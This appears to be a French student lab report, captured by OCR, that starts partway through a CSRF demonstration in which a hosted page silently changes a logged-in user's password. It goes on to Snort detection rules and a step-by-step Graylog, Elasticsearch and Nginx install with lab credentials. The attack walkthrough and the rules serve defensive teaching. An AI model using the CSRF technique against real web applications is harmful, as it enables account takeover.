
8. Démarrer le service apache2 par sudo systemctl start apache2
9. Imaginez que le pirate a envoyé l'adresse de cette page par email ou une autre façon au client. J'ai simplement tapé l'adresse IP du Kali dans le navigateur. Immédiatement, la page web est ouverte et simultanément la requête *GET* est exécutée et le mot de passe du client a changé.



10. Ouvrez l'inspecteur du navigateur (F12), aller dans l'onglet réseau. Ensuite actualisez la page pour relancer la requête. Vous pouvez voir l'exécution de la requête GET :



11. Dans l'onglet *Reponse* nous pouvons aussi voir que le mot de passe a été changé :



12. Déconnectez-vous et essayez de vous reconnecter avec le mot de passe du client (admin/ershad). Vous voyez que cela ne fonctionne pas et vous recevrez l'erreur **login failed** et le nouveau mot de passe est **toulouse**.

Explication : Notre balise *img* a obligé le navigateur à envoyer une requête *GET* pour modifier le mot de passe. Et comme la requête GET provenait du navigateur de la victime et que la victime était déjà authentifiée, elle a envoyé le *PHPSESSID* dans un cookie *HTTP*. Donc, en ce qui concerne l'application Web, la requête provenait d'un utilisateur authentifié. Et on peut maintenant se connecter avec le nouveau mot de passe « *toulouse* ».

Capturer l'attaque CSRF par Snort

Les systèmes comme *Snort* ou *Suricata* essaient de faire correspondre le modèle du trafic réseau à l'aide de signatures fixes prédéfinies. Ils sont capables d'analyser le trafic *HTTP* et d'effectuer des analyses. Ces fonctionnalités peuvent être utilisées pour créer un modèle personnalisé afin de détecter des attaques CSRF spécifiques et préconnues.

Les règles pour avertir les attaques CSRF sont principalement dans les catégories suivantes :

- snort_server-other.rules (SID 1-43611, 31162, etc.)
- snort_server-other.so.rules
- snort_server-webapp.rules (SID 1-17296, 1-29593, etc.)
- snort_server-webapp.so.rules

Un exemple :

```
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"SERVER-OTHER Piwigo LocalFiles editor cross-site request forgery attempt"; flow:to_server,established; file_data; content:"/admin.php"; nocase; content:"page="; within:50; nocase; content:"plugin-LocalFilesEditor"; within:50; nocase; content:"method="; within:50; nocase; content:"post"; within:25; nocase; metadata:policy max-detect-ips drop, service smtp; reference:cve,2013-1468; classtype:web-application-attack; sid:43611; rev:2;)
```

Mais aucune de ces règles n'a pas déclenché une alerte pour l'attaque que l'on vient de simuler. Cela peut être simplement parce que le modèle et le contenu de ces règles ne correspondent pas à l'attaque spécifique que l'on a simulée. Ou encore les règles dans mon Snort ne sont pas à jour.


Surveiller les tentatives d'accès au Facebook

Pour cela, j'ai créé une alerte personnalisée qui analyse les paquets venant du réseau LAN et allant vers un serveur DNS pour la résolution DNS du site Facebook.

```
alert udp $HOME_NET any -> any 53 (msg:"Facebook DNS"; byte_test:1,!&,0xF8,2;
content:"|08|facebook|03|com|00|"; fast_pattern: only;sid:10000002200; rev:22;)
```

Le *byte_test* vérifie que le paquet est une requête DNS valide.

Après avoir ouvrir la page web du Facebook, ces alertes sont déclenchées par Snort :



3 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2022-10-01 22:45:33	⚠	0	UDP		172.18.20.1	52931	172.18.20.254	53	1:1410067608	Facebook DNS
2022-10-01 22:45:33	⚠	0	UDP		172.18.20.1	59841	172.18.20.254	53	1:1410067608	Facebook DNS
2022-10-01 22:45:00	⚠	0	UDP		172.18.20.1	53343	172.18.20.254	53	1:1410067608	Facebook DNS

SIEM

Pourquoi Graylog

- Il offre une interface conviviale et peut gérer une variété de formats de données
- Vous offre une grande flexibilité en matière d'authentification et d'autorisations utilisateur
- Vous pouvez également le configurer pour vous envoyer des alertes par e-mail
- Graylog est un logiciel open-source que vous pouvez utiliser gratuitement.

Un désavantage est qu'au niveau de la gestion, son tableau de bord[8] n'est pas assez convivial.


Graylog comprend les éléments suivants :


- *Le serveur Graylog* : Il s'agit du serveur principal et est utilisé pour le traitement des journaux.
- *L'interface Web Graylog* : Il s'agit d'une application de navigateur qui donne un aperçu des données et des journaux collectés.
- *MongoDB* : Un serveur de base de données pour stocker les données de configuration.
- *ElasticSearch* : Il s'agit d'un moteur de recherche et d'analyse gratuit et open source qui analyse et indexe les données brutes provenant de diverses sources.

[8] Dashboard

Configuration minimale

Il s'agit d'une configuration Graylog minimale qui peut être utilisée pour des configurations plus petites, non critiques ou de test. Aucun des composants n'est redondant, et ils sont faciles et rapides à installer.





Installation de Graylog

On installera Graylog sur une machine Ubuntu Server 22.04 dans le sous-réseau LAN de notre lab. Cette installation sera réalisée dans plusieurs étapes. Suivez le lien suivant pour les informations en détails sur les prérequis et les étapes d'installation. Les étapes 1, 2 et 3 sont selon ce procédure mais j'ai adapté les étapes 4 et 5 à mon besoin :

https://computingforgeeks.com/install-graylog-on-ubuntu-with-lets-encrypt/

Avant de commencer, vérifiez sur la machine ubuntu :

- Un nom FQND qui convient au serveur : **graylog.vironax.local**

Ajoutez les lignes suivantes dans **/etc/hosts** et vérifiez-le avec **hostname -f**

```
127.0.0.1 localhost
172.18.20.125  graylog.vironax.local graylog
```

- Le timezone et la date / l'heure

Vérifiez-le avec **date** et configurez-le avec **sudo timedatectl set-timezone Europe/Paris**

Étape 1 : installer Java

Avant l'installation de Java, mettons à jour et mettons à niveau notre système :

```
sudo apt update && sudo apt -y full-upgrade
```

Nous vous recommandons vivement d'effectuer un redémarrage du système après la mise à niveau :

```
[ -f /var/run/reboot-required ] && sudo reboot -f
```

Java version 8 et supérieure est requis pour l'installation de Graylog :

```
sudo apt update
sudo apt install vim apt-transport-https openjdk-11-jre-headless uuid-runtime pwgen curl dirmngr
```

Vous pouvez vérifier la version de Java que vous venez d'installer à l'aide de la commande **java -version** :

Etape 2 : installer Elasticsearch

Elasticsearch est l'outil utilisé pour stocker et analyser les journaux provenant de sources externes.

Téléchargez et installez la clé de signature Elasticsearch GPG :

```
curl  -fsSL https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o
/etc/apt/trusted.gpg.d/elastic.gpg
```

Ajoutez le référentiel Elasticsearch à votre liste de sources :

```
echo "deb https://artifacts.elastic.co/packages/oss-7.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-7.x.list
```

Installez Elasticsearch :

```
sudo apt update
sudo apt install elasticsearch-oss -y
```

Configurez le nom du cluster pour Graylog :

```
sudo vim /etc/elasticsearch/elasticsearch.yml
```

Modifiez le nom du cluster en **graylog** :

```
cluster.name: graylog
```

Ajoutez les informations suivantes dans le même fichier :

```
action.auto_create_index: false
```

Rechargez le démon et démarrez le service Elasticsearch. Avec la commande enable, il démarrera automatiquement au prochain redémarrage du système :

```
sudo systemctl daemon-reload
sudo systemctl restart elasticsearch
sudo systemctl enable elasticsearch
```


Vous pouvez vérifier l'état du service avec cette commande :

```
systemctl status elasticsearch
```

Elasticsearch s'exécute sur le port 9200 et cela peut être vérifié par la commande curl :

```
curl -X GET http://localhost:9200
```

Vous devriez voir le nom de votre cluster dans la sortie :



Étape 3 : Installez MongoDB

Téléchargez et installez MongoDB à partir du référentiel de base d'Ubuntu :

```
sudo apt update
sudo apt install mongodb-server -y
```

Démarrez MongoDB :

```
sudo systemctl start mongodb
sudo systemctl enable mongodb
```

Redémarrez le service avec cette commande :

```
systemctl status mongodb
```

Étape 4 : Installer le serveur Graylog

Téléchargez et configurez le référentiel Graylog :

```
wget https://packages.graylog2.org/repo/packages/graylog-4.3-repository_latest.deb
sudo dpkg -i graylog-4.3-repository_latest.deb
```

Installez le serveur Graylog :

```
sudo apt update
sudo apt install graylog-server
```

Générer un secret pour sécuriser les mots de passe des utilisateurs à l'aide de la commande **pwgen :**

```
pwgen -N 1 -s 96
```

La sortie devrait ressembler à :

```
os6Dl7duLpgjS9E4ktrnaUC33ApATdMr5EWYlTBJUxNDr4C12T2ZbMvu34ruOnmfPB0C78KJyMO01feqHShicS
fiHrPPAegr
```

Modifiez le fichier de configuration graylog pour ajouter le secret que nous venons de créer :

```
sudo vim /etc/graylog/server/server.conf
```

Localisez la ligne **password_secret =** et ajoutez le secret créé ci-dessus après :

```
password_secret =
os6Dl7duLpgjS9E4ktrnaUC33ApATdMr5EWYlTBJUxNDr4C12T2ZbMvu34ruOnmfPB0C78KJyMO01feqHShicSfiHrPPAeg
r
```

Si vous souhaitez utiliser l'interface Graylog avec l'adresse IP et le port du serveur, définissez **http_bind_address** sur l'adresse IP de la machine :

```
http_bind_address = 172.18.20.125:9000
```

Changez le timezone pour l'admin du graylog en changant la directive **root_timezone =**.

```
root_timezone = Europe/Paris
```

Sauvegardez les modifications et sortez de **vim** avec :**wq!**

L'étape suivante consiste à créer un mot de passe de hachage sha256 pour l'administrateur. Il s'agit du mot de passe dont vous aurez besoin pour vous connecter à l'interface Web :

```
echo -n "Enter Password: " && head -1 </dev/stdin | tr -d '\n' | sha256sum | cut -d" " -f1
```

Vous obtiendrez une sortie de ce type :

```
Enter Password: Ershad
417bc64503aaa98daaa038dbd0acf81e23d14ac5d01aa47641a08afc22af0f72
```

Modifiez le fichier **/etc/graylog/server/server.conf** puis placez le mot de passe de hachage à **root_password_sha2 =** :

```
sudo vim /etc/graylog/server/server.conf
root_password_sha2 = 417bc64503aaa98daaa038dbd0acf81e23d14ac5d01aa47641a08afc22af0f72
```

Graylog est maintenant configuré et prêt à être utilisé :

Démarrez le service Graylog :

```
sudo systemctl daemon-reload
sudo systemctl restart mongodb graylog-server
```

```
sudo systemctl enable mongodb graylog-server
```

Vous pouvez vérifier si le service a démarré avec succès à partir des journaux :

```
sudo tail -f /var/log/graylog-server/server.log
```

Note : Si vous recevez cette erreur dans les logs, par rapport au la taille mémoire max pour le journal, vous pouvez le modifier dans la configuration de graylog :

```
2022-10-02T13:18:41.725+02:00  ERROR [PreflightCheckService] Preflight check failed with error: Journal directory </var/lib/graylog-server/journal> has not enough free space (2449 MB) available. You need to provide additional 2670 MB to contain 'message_journal_max_size = 5120 MB'
```

Trouvez ce ligne **message_journal_max_size =** et mettez son valeur (par defaut sur 5Go) au-dessous d'espaces disponbile (2449Mo)

```
message_journal_max_size = 2gb
```

Redémarrer le service et revérifier les logs :


```
sudo systemctl restart mongodb graylog-server
sudo tail -f /var/log/graylog-server/server.log
```

La sortie sera :

```
2022-10-02T13:23:22.464+02:00  INFO  [ServerBootstrap] Graylog server up and running.
2022-10-02T13:23:22.468+02:00  INFO  [ServiceManagerListener] Services are healthy
```

Vous pouvez ensuite accéder au tableau de bord Web graylog sur :

```
http://172.18.20.125:9000
```



Etape 5 : Configurer un Nginx pour l'accès au graylog en https

Créer le Nginx en http

Installez le **Nginx** :

```
sudo apt update
sudo apt install nginx
```

Créez le fichier **virtualhost** :

```
sudo vim /etc/nginx/sites-available/graylog.conf
```

Ajoutez ces lignes dans le nouveau fichier :

```
server {
  listen 80;
  server_name       graylog.vironax.local;
```

```
 access_log         /var/log/nginx/graylog.vironax.local.access.log combined;
 error_log          /var/log/nginx/graylog.vironax.local.error.log;
}
```

Créez le **symlink** pour ce fichier :

```
sudo ln -s /etc/nginx/sites-available/graylog.conf /etc/nginx/sites-enabled/
```

Vérifiez le bon fonctionnement de Nginx avec **sudo nginx -t.** la sortie :

```
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
```

Créez un enregistrement A sur le DNS du routeur pfsense de notre lab. Cela permettra que le site soit accessible avec le nom du domaine. Dans **services/dns resolver/general settings :**

Host Overrides

Host	Parent domain of host	IP to return for host	Description	Actions
graylog	vironax.local	172.18.20.125	graylog web site	

Créez un certificat self-signé. Vous pouvez suivre le lien suivant pour avoir ces étapes en détails :

https://www.digitalocean.com/community/tutorials/how-to-create-a-self-signed-ssl-certificate-for-nginx-in-ubuntu-16-04

Configuration https

Créez le certificat SSL :

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/nginx-selfsigned.key -out /etc/ssl/certs/nginx-selfsigned.crt
```

Donnez le FQND du serveur pour le Common Name :

```
Common Name (e.g. server FQDN or YOUR name) []:graylog.vironax.local
```

Créez le dhparam.pem :

```
sudo openssl dhparam -out /etc/ssl/certs/dhparam.pem 2048
```

Créez un extrait de configuration pointant vers la clé et le certificat SSL. Créez le nouveau fichier :

```
sudo vim /etc/nginx/snippets/self-signed.conf
```

Ajoutez les lignes suivantes :

```
ssl_certificate /etc/ssl/certs/nginx-selfsigned.crt;
ssl_certificate_key /etc/ssl/private/nginx-selfsigned.key;
```

Créer un extrait de configuration avec des paramètres de chiffrement fort. Créez le nouveau fichier :

```
sudo vim /etc/nginx/snippets/ssl-params.conf
```

Ajoutez les lignes suivantes dans ce fichier :

```
# from https://cipherli.st/
# and https://raymii.org/s/tutorials/Strong_SSL_Security_On_nginx.html
ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
ssl_prefer_server_ciphers on;
ssl_ciphers "EECDH+AESGCM:EDH+AESGCM:AES256+EECDH:AES256+EDH";
ssl_ecdh_curve secp384r1;
ssl_session_cache shared:SSL:10m;
```

```
ssl_session_tickets off;
ssl_stapling on;
ssl_stapling_verify on;
resolver 172.18.20.254 valid=300s;
resolver_timeout 5s;
# Disable preloading HSTS for now.  You can use the commented out header line that includes
# the "preload" directive if you understand the implications.
#add_header Strict-Transport-Security "max-age=63072000; includeSubdomains; preload";
add_header Strict-Transport-Security "max-age=63072000; includeSubdomains";
add_header X-Frame-Options DENY;
add_header X-Content-Type-Options nosniff;
ssl_dhparam /etc/ssl/certs/dhparam.pem;
```

Changez la configuration Nginx pour qu'il utilise SSL :

```
sudo vim /etc/nginx/sites-available/graylog.conf
```

Après la première directive **listen**, on ajoute une directive de la redirection **return** vers le deuxième bloc qu'on va créer dans la suite :

```
return 302      https://$server_name$request_uri;
```

Ensuite, on ajoute le deuxième bloc :

```
server {

        # SSL configuration

        listen 443 ssl http2 default_server;
        include snippets/self-signed.conf;
        include snippets/ssl-params.conf;
}
```

Les deux lignes **include** pointent vers les deux fichiers quand a créé pour l'activation de SSL.


Maintenant, le serveur web Nginx est configuré en https et accessible depuis le lien https://172.18.20.125 (ou https://graylog.vironax.local si on a configuré le DNS). Mais la page disponible sur le port 443 n'est pas le serveur graylog. Car le serveur graylog est sur le port 9000 :

Pour résoudre ce problème on doit configurer un proxy inverse sur Nginx qui sera utilisé pour servir Graylog qui s'exécute sur le port 9000. Pour cela ajouté les lignes suivantes dans le deuxième bloc du fichier virtualhost graylog.conf :

```
location /

  {
    proxy_set_header Host $http_host;
    proxy_set_header X-Forwarded-Host $server_name;
```


```
    proxy_set_header X-Forwarded-Server $server_name;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Graylog-Server-URL https://$server_name/;
    proxy_pass      http://172.18.20.125:9000;
  }
```

A la fin, le fichier graylog.conf ressemble à celui-là :




Vérifiez la configuration de Nginx avec **nginx -t** pour vous assurer que la configuration est correcte.

Redémarrer Nginx et accéder à l'interface graylog par https://graylog.vironax.local/




Se connecter au graylog

Connectez-vous à l'interface graylog. Le nom d'utilisateur est *admin* et le mot de passe est ce qu'on a défini dans le fichier de la configuration (*Ershad*). Voici à quoi ressemble la page d'accueil :




Préparer Snort sur pfsense pour envoyer les logs


Allez dans LAN Settings du Snort et activez Alert Settings pour que les logs de Snort soient enregistrés dans le Syslog de pfsense. Mettez *System log Facility* sur *LOG_LOCAL5* et *Log Priority* sur *LOG_ALERT* :



Ensuite, dans le Syslog de pfsense (*status/system logs/settings*) définissez le format pour les logs. Il y a deux types de format. On choisit le format *RFC 5424*.



Activez l'envoie des logs vers un serveur à distance. (*Remote logging options*). On définit l'adresse IP de serveur à distant et un numéro de port l'inferieur de 1024. Je vais choisir seulement le *system events* pour envoyer au graylog car les logs de Snort sont enregistrés dans ce fichier.




C'est tout pour le côté pfsense, on continue la configuration sur graylog.


Importer des journaux dans graylog

Tout d'abord, nous devons recevoir nos journaux dans le nœud graylog. Cela peut être fait avec *Inputs*. Allez à system/inputs et choisissez un type d'entrée.


Pour recevoir les logs de notre pfsense on choisit le *Raw/Plaintext UDP* et on lance le nouvel Input :



Dans la nouvelle fenêtre, ce nœud est sélectionné comme nœud par défaut. Choisissez un titre et un numéro de port (5040 pour moi). Le numéro de port doit être supérieur à 1024. Laissez Blind Address par défaut.




Cet Input va automatiquement commencer à écouter sur le port 5040 :




Expliquer un événement

Cliquez sur *Show received messages* pour voir tous les logs reçus par cet Input :



Déjà quelques logs sont reçus depuis le fichier *system events* du pfsense.

Cliquez sur un de ces logs pour voir plus des détails :



1. Chaque log sur graylog a un *ID* unique qui nous permet de le trouver facilement dans graylog.
2. *Horodatage*, qui est l'heure d'occurrence de cet événement particulier.
3. Le nœud par lequel le log est reçu. On a seulement un nœud dans notre lab.
4. *Graylog_0* est le nom du fichier Index dans lequel le log est enregistré. Ce fichier appartient à *l'Index Set* par défaut du graylog (*Default Index Set*). Cet Index Set est composé de maximum 20 index et graylog l'utilise pour enregistrer les logs. Prochainement on va créer une Index spécifique pour les logs de Snort.
5. *Stream*, cela est le flux dans lequel ce log est présenté. Par défaut tous les logs sont présentés dans le flux *all_messages*, sauf si on change le flux, ce que l'on va faire pour les logs du Snort. Cette fonctionnalité est très utile pour gérer les logs des systèmes différents. (Un log pour Snort, l'autre pour le switch, etc.)
6. Le moteur de recherche *Elasticsearch* du graylog permet d'analyser ce log. Cela est l'analyse par défaut. Chaque élément s'appelle un champ. Les champs message, source et timestamp. Prochainement on verra comment analyser le champ message et le couper en petits morceaux.

Créer un nouvel Index pour log du Snort

Dans le system/indices, cliquer sur *Create index set*.

Choisissez un *titre*, une *description* et un *préfixe*.

Shards et Réplicas

Laissez *Shards* et *Replicas* de l'index par défaut. (4 Shards, zéro réplica)

